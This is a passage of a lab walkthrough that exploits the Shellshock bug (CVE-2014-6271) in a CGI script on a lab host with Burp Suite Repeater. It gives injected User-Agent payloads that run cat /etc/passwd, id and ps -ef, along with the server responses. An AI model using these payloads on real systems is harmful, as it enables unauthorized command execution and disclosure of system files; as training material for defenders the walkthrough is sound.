
Capturing: 0 responses processed

0 responses queued

Issue type	Host
Suspicious input transformation (reflected)	http://insecure-bank.com
SMTP header injection	http://insecure-website.c...
Serialized object in HTTP message	http://insecure-bank.com
Cross-site scripting (DOM-based)	https://insecure-bank.com
XML external entity injection	https://vulnerable-websit...
External service interaction (HTTP)	https://insecure-website....
Web cache poisoning	http://insecure-bank.com
Server-side template injection	http://insecure-bank.com
SQL injection	https://vulnerable-websit...

Time	Type	Source	Message
11:29:16 11 Jun 2020	Info	Suite	This version of Burp Suite
11:29:15 11 Jun 2020	Info	Proxy	Proxy service started on 1
11:29:11 11 Jun 2020	Info	Suite	Running as super-user, en

Step 10: Reload the page and intercept the request with Burp Suite.



Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Raw Headers Hex

Request to http://192.242.220.3:80

```
GET /gettime.cgi HTTP/1.1
Host: 192.242.220.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.242.220.3/
Connection: close

```

Right-click and select **“Send to Repeater”** Option and Navigate to the Repeater tab.




```
GET /gettime.cgi HTTP/1.1
Host: 192.242.220.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.242.220.3/
Connection: close

```

Step 11: Modify the User-Agent and inject the malicious payload.


Payload: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'



```
GET /gettime.cgi HTTP/1.1
Host: 192.242.220.3
User-Agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.242.220.3/
Connection: close

```

Click on the **Send** button.



```
GET /gettime.cgi HTTP/1.1
Host: 192.242.220.3
User-Agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.242.220.3/
Connection: close


```


```
HTTP/1.1 200 OK
Date: Wed, 17 Jun 2020 06:56:23 GMT
Server: Apache/2.4.6 (Unix)
Connection: close
Content-Length: 957


root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

The command executed successfully.

Step 12: Modify the payload to execute the **'id'** command.

Payload: () { :; }; echo; echo; /bin/bash -c 'id'



```
GET /gettime.cgi HTTP/1.1
Host: 192.242.220.3
User-Agent: () { :; }; echo; echo; /bin/bash -c 'id'
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.242.220.3/
Connection: close


```


```
HTTP/1.1 200 OK
Date: Wed, 17 Jun 2020 06:56:33 GMT
Server: Apache/2.4.6 (Unix)
Connection: close
Content-Length: 46


uid=1(daemon) gid=1(daemon) groups=1(daemon)

```

Step 13: Modify the payload to execute **'ps -ef'** command.

Payload: () { :; }; echo; echo; /bin/bash -c 'ps -ef'



```
GET /gettime.cgi HTTP/1.1
Host: 192.242.220.3
User-Agent: () { :; }; echo; echo; /bin/bash -c 'ps -eaf'
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.242.220.3/
Connection: close
```

```
HTTP/1.1 200 OK
Date: Wed, 17 Jun 2020 06:56:47 GMT
Server: Apache/2.4.6 (Unix)
Connection: close
Content-Length: 528


UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 06:06 ?        00:00:00 /usr/bin/python /usr/bin/supervisord -n
root         9     1  0 06:06 ?        00:00:00 /bin/bash /root/startup.sh
daemon      10     9  0 06:06 ?        00:00:00 /opt/apache/bin/httpd -X
daemon      11    10  0 06:06 ?        00:00:00 /opt/apache/bin/httpd -X
daemon    1236    11  0 06:56 ?        00:00:00 /usr/local/bash-4.3.0/bin/bash
/opt/apache/htdocs/gettime.cgi
daemon    1237  1236  0 06:56 ?        00:00:00 ps -eaf
```

References:

- Shellshock (https://github.com/opsxcq/exploit-CVE-2014-6271)